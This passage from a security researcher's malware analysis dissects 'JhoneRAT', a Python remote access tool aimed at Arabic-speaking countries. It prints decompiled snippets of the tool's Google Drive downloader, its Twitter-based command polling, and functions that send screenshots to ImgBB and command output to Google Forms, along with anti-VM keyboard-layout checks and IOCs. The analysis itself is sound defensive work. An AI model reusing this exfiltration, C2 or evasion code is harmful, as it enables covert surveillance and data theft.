
The image file is a real image with a base64-encoded binary appended at the end.

Image No. 1

The malware author has a curious sense of humor.

Image No. 2

The base64 data and image are separated by the "****" string:




```
00004730  22 00 d8 8f 73 fd cd ff  00 06 a8 78 96 5d 5f fe  |"...s......x.]_.|
00004740  09 ad e2 4d 2d 9b fd 1f  c2 ff 00 13 3c 41 a5 db  |...M-.......<A..|
00004750  2e 30 12 32 f0 dc 60 7f  c0 ae 18 fe 35 f7 59 7e  |.0.2..`.....5.Y~|
00004760  61 47 11 8c ad 1a 12 52  8d a2 ee bb ea 9f e0 91  |aG.....R........|
00004770  fc 7f c7 5c 17 9a e4 dc  2d 96 56 ce 68 ba 55 95  |...\....-.V.h.U.|
00004780  4a f4 d4 65 bf b3 4e 13  8f cb 9e 75 5a ee 9d f6  |J..e..N....uZ...|
00004790  b1 fa 5d 45 14 57 ba 7e  3a 14 51 45 00 14 51 45  |..]E.W.~:.QE..QE|
000047a0  00 14 51 45 00 7f ff d9  2a 2a 2a 2a 54 56 71 51  |..QE....****TVqQ|
000047b0  41 41 4d 41 41 41 41 45  41 41 41 41 2f 2f 38 41  |AAMAAAAEAAAA//8A|
000047c0  41 4c 67 41 41 41 41 41  41 41 41 41 51 41 41 41  |ALgAAAAAAAAAQAAA|
000047d0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
*
000047f0  41 41 41 41 41 41 41 41  41 41 41 41 45 41 45 41  |AAAAAAAAAAAAEAEA|
00004800  41 41 34 66 75 67 34 41  74 41 6e 4e 49 62 67 42  |AA4fug4AtAnNIbgB|
00004810  54 4d 30 68 56 47 68 70  63 79 42 77 63 6d 39 6e  |TM0hVGhpcyBwcm9n|
00004820  63 6d 46 74 49 47 4e 68  62 6d 35 76 64 43 42 69  |cmFtIGNhbm5vdCBi|
00004830  5a 53 42 79 64 57 34 67  61 57 34 67 52 45 39 54  |ZSBydW4gaW4gRE9T|
00004840  49 47 31 76 5a 47 55 75  44 51 30 4b 4a 41 41 41  |IG1vZGUuDQ0KJAAA|
```

Image and payload separation

The decoded binary filename is also randomly generated based on a dictionary: Array ("proc", "chrome", "winrar"). It can be proc.exe or chrome.exe or winrar.exe.

Stage No. 3: Autoit file

The decoded base64 data is an AutoIT binary. This binary downloads a new file on Google Drive.




```
$OHTTP=OBJCREATE("winhttp.winhttprequest.5.1")
$OHTTP.Open("GET","https://drive.google.com/uc?export=download&id=1kbHVkvPIjX49qJ62TBz6drW2YPiiaX2a",FALSE )
$OHTTP.SetRequestHeader("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36")
$OHTTP.Send()
$HEADERS=$OHTTP.GetAllResponseHeaders()
$STATUS=$OHTTP.Status
$STATUSTEXT=$OHTTP.StatusText
$REC=BINARY($OHTTP.ResponseBody)
LOCAL $ARRAY[5]=["prc","winrar","chrome","sync","COM surr"]
```

AutoIT downloader

The filename is also randomly generated based on a dictionary $ARRAY[5]= ["prc","winrar","chrome","sync","COM surr"].

Stage No. 4: Python RAT using cloud providers

The final payload is a remote access tool (RAT) written in Python. We named this RAT "JhoneRAT." The Python code is wrapped into an executable using pyinstaller. It uses minimal obfuscation applied only on variables and function naming.




```
def main():
    t1 = threading.Thread(target=check_keyboard_layout)
    t1.start()
    t = threading.Thread(target=create_persistency)
    t.start()
    t2 = threading.Thread(target=main_cycle)
    t2.start()
    t1.join()
    t.join()
    t2.join()
```

RAT startup

The RAT starts by launching three threads. The first is responsible for checking if the system has the targeted keyboard layout — this is exclusively in Arabic-speaking countries. The second will create the persistence and, finally, the last one to be started is the main cycle for the RAT. As we explained before, the RAT targets specific countries by checking the keyboard's layout. In fact, this is one of the first checks it performs when it is executed. The persistence is achieved by adding an entry with the name "ChromeUpdater" to the 'Software\\Microsoft\\Windows\\CurrentVersion\\Run' .


Command and control communications

This RAT uses three different cloud services to perform all its command and control (C2) activities. It checks for new commands in the tweets from the handle @jhone87438316 (suspended by Twitter) every 10 seconds using the BeautifulSoup HTML parser to identify new tweets. These commands can be issued to a specific victim based on the UID generated on each target (by using the disk serial and contextual information such as the hostname, the antivirus and the OS) or to all of them:



```
def mjhd(name=tw):
    if name.startswith('@'):
        name = name[1:]
    url = 'https://twitter.com/' + name
    headers = {'User-Agent': 'Chrome/28.0.1500.52'}
    r = get(url, headers=headers)
    data = r.text
    print(r.status_code)
    soup = BeautifulSoup(data, 'html.parser')
    title = soup.title.text
    bio = soup.find('p', {'class': 'ProfileHeaderCard-bio'}).text
    tweets = soup.findAll('div', {'class': 'tweet'})
    m1 = tweets[:1][0].find('p').text
    print(m1)
    return m1
```


Command fetching



```
def process_command(tweet):
    if '--' in tweet and len(tweet.split('--')) >= 2:
        ssid = tweet.split('--')[0]
        id = tweet.split('--')[1]
        cmd = tweet.split('--')[2]
        if ssid in fdvdgfyfytuiowe() or ssid == 'all':
            if dfhbbnnnffsse(id):
                if cmd == 'dd':
                    dzdfdytyuio(ssid, id)
                if cmd == 'cc':
                    bgfhfghggrydss(id)
                if cmd == 'pp':
                    tyyinccdfdfdsygg(id)
    if cmd == 'md':
        content2 = ddrtrtrtrtetecvcdfdfdee(id)
        dd = xvfdgytrynmsdfdszxc(content2)
        dvnhhqertbvvfkl(environ['appdata'] + '\\temp3.tmp', id)
        gfdggvbdsopqq(out_id, out_user_entry, ssid, out_result_entry, dd)
```


Command parsing

The exfiltration, however, is done via other cloud providers. The screenshots are exfiltrated via the ImgBB website:




```python
def bgfhfghggrydss(id='dfffdfdgrrhh'):
    now = datetime.now()
    dvnhhqertbvvfkl(environ['appdata'] + '\\temp3.tmp', id)
    qtypasadfzxc(t1)
    sleep(2)
    cmd = 'start %appdata%\\' + u1 + ' savescreenshot %appdata%\\' + img
    print(cmd)
    xvfdgytrynmsdfdszxc(cmd)
    with open(environ['appdata'] + '\\' + img, 'rb') as (file):
        url = 'https://api.imgbb.com/1/upload'
        payload = {'key':ddrtrtrtrtetecvcdfdfdee(fk),
         'image':b64encode(file.read()),
         'name':content1[:7] + now.strftime('%H:%M')}
        res = post(url, payload)
    delcmd = 'del %appdata%\\' + u1 + '& del %appdata%\\' + img
    xvfdgytrynmsdfdszxc(delcmd)
```

The remaining commands send feedback by posting data into Google Forms:



```python
def gfdggvbdsopqq(id, entry1, string1, entry2, string2):
    url = 'https://docs.google.com/forms/d/e/' + id + '/formResponse'
    enc1 = b64encode(bytes(string1, 'utf8')).decode()
    enc2 = b64encode(bytes(string2, 'utf8')).decode()
    form_data = {entry1: enc1, entry2: enc2}
    user_agent = {'Referer':'https://docs.google.com/forms/d/e/' + id + '/viewform',  'User-Agent':'Mozilla/5.0 (Windows NT 10.0;
    Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36'}
    r = post(url, data=form_data, headers=user_agent)
    if r.status_code == 200:
        return True
    else:
        return False
```

Finally, the RAT is able to download files encoded in base64 on Google Drive:



```python
def ddrtrtrtrtetecvcdfdfdee(id):
    url = 'https://drive.google.com/uc?export=qtypasadfzxcload&id=' + id
    headers = {'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88
    Safari/537.36',  'Upgrade-Insecure-Requests':'1',  'DNT':'1',  'Accept':'text/html,application/xhtml+xml,application/xml;
    q=0.9,*/*;q=0.8',  'Accept-Language':'en-US,en;q=0.5',  'Accept-Encoding':'gzip, deflate'}
    r = get(url, headers=headers)
    return b64decode(r.content).decode()
```

Feature-wise, the RAT has three commands:

- Take a screenshot and upload it to ImgBB.
- Download binary disguised has a picture from Google Drive and execute it.
- Execute a command and send the output to Google Forms.

Anti-VM, anti-decompiler and no header

The attacker put a couple of tricks in place to avoid execution on virtual machines (sandbox).

The first trick is the check of the serial number of the disk. The actor used the same technique in the macro and in the JhoneRAT. By default, most of the virtual machines do not have a serial number on the disk.


The attacker used a second trick to avoid analysis of the Python code. The actor used the same trick that FireEye in the Flare-On 6: Challenge 7: They removed the header of the Python bytecode. It can be perfectly executed without the header, but tools such as uncompyle6 need this header:

$ uncompyle6 final2

ImportError: Unknown magic number 227 in final2


Additionally, the generated code by uncompyle6 varies depending on the version and the impact is important.

Here is a condition generated with uncompyle6 version 3.3.5:



```
mylist = []
key = wreg.OpenKey(wreg.HKEY_CURRENT_USER, 'Keyboard Layout\\Preload', 0, wreg.KEY_ALL_ACCESS)
try:
    for i in range(4):
        n, v, t = wreg.EnumValue(key, i)
        mylist.append(v[4:])

except EnvironmentError:
    pass

key.Close()
if any(x == '0401' for x in mylist) or any(x == '0801' for x in mylist) or any(x == '0c01' for x in mylist) or any(x ==
'1001' for x in mylist) or any(x == '1401' for x in mylist) or any(x == '1801' for x in mylist) or any(x == '1c01' for x in
mylist) or any(x == '2001' for x in mylist) or any(x == '2401' for x in mylist) or any(x == '2801' for x in mylist) or any(x
== '3801' for x in mylist) or any(x == '3401' for x in mylist) or any(x == '3c01' for x in mylist) or any(x == '3001' for x
in mylist):
    pass
else:
    os._exit(0)
```

The same code generated with uncompyle6 version 3.6.2:



```
mylist = []
key = wreg.OpenKey(wreg.HKEY_CURRENT_USER, 'Keyboard Layout\\Preload', 0, wreg.KEY_ALL_ACCESS)
try:
    for i in range(4):
        n, v, t = wreg.EnumValue(key, i)
        mylist.append(v[4:])

except EnvironmentError:
    pass

key.Close()
if not any(x == '0401' for x in mylist):
    if not (any(x == '0801' for x in mylist) or any(x == '0c01' for x in mylist) or any(x == '1001' for x in mylist) or any(x
    == '1401' for x in mylist) or any(x == '1801' for x in mylist) or any(x == '1c01' for x in mylist) or any(x == '2001' for
    x in mylist) or any(x == '2401' for x in mylist) or any(x == '2801' for x in mylist) or any(x == '3801' for x in mylist)
    or any(x == '3401' for x in mylist) or any(x == '3c01' for x in mylist)):
        if any(x == '3001' for x in mylist):
            pass
    else:
        os._exit(0)
```

Based on our analysis and the behaviour of the executed malware, the correct interpretation is the first one based on the oldest version of uncompyle6.

For this specific condition, it is important because it's filtering on the keyboard layout to identify the targets.

Conclusion

This campaign shows a threat actor interested in specific Middle Eastern and Arabic-speaking countries. It also shows us an actor that puts effort in opsec by only using cloud providers. The malicious documents, the droppers and the RAT itself are developed around cloud providers. Additionally the attackers implemented anti-VM (and sandbox) and anti-analysis tricks to hide the malicious activities to the analyst. For example, the VM or the sandbox must have the keyboard layout of the targeted countries and a disk serial number. This campaign started in November 2019 and it is still ongoing. At this time, the API key is revoked and the Twitter account is suspended. However, the attacker can easily create new accounts and update the malicious files in order to still work. This campaign shows us that network-based detection is important but must be completed by system behaviour analysis.

IOCs

Docx:

273aa20c4857d98cfa51ae52a1c21bf871c0f9cd0bf55d5e58caba5d1829846f
29886dbbe81ead9e9999281e62ecf95d07acb24b9b0906b28beb65a84e894091
d5f10a0b5c103100a3e74aa9014032c47aa8973b564b3ab03ae817744e74d079

Template:

6cc0c11c754e1e82bca8572785c27a364a18b0822c07ad9aa2dc26b3817b8aa4

Image:

7e1121fca3ac7c2a447b61cda997f3a8202a36bf9bb08cca3402df95debafa69

PE Autoit:

b4a43b108989d1dde87e58f1fd6f81252ef6ae19d2a5e8cd76440135e0fd6366

PE Python:

4228a5719a75be2d6658758fc063bd07c1774b44c10b00b958434421616f1548

URL:

hxxps://drive[.]google[.]com/uc?export=download&amp;id=1vED0wN0arm9yu7C7XrbCdspLjpoPKfrQ

hxxps://drive[.]google[.]com/uc?export=download&amp;id=1LVdv4bjcQegPdKrc5WLb4W7ad6Zt80zl

hxxps://drive[.]google[.]com/uc?export=download&amp;id=1OlQssMvjb7gI175qDx8SqTgRJIEp5Ypd

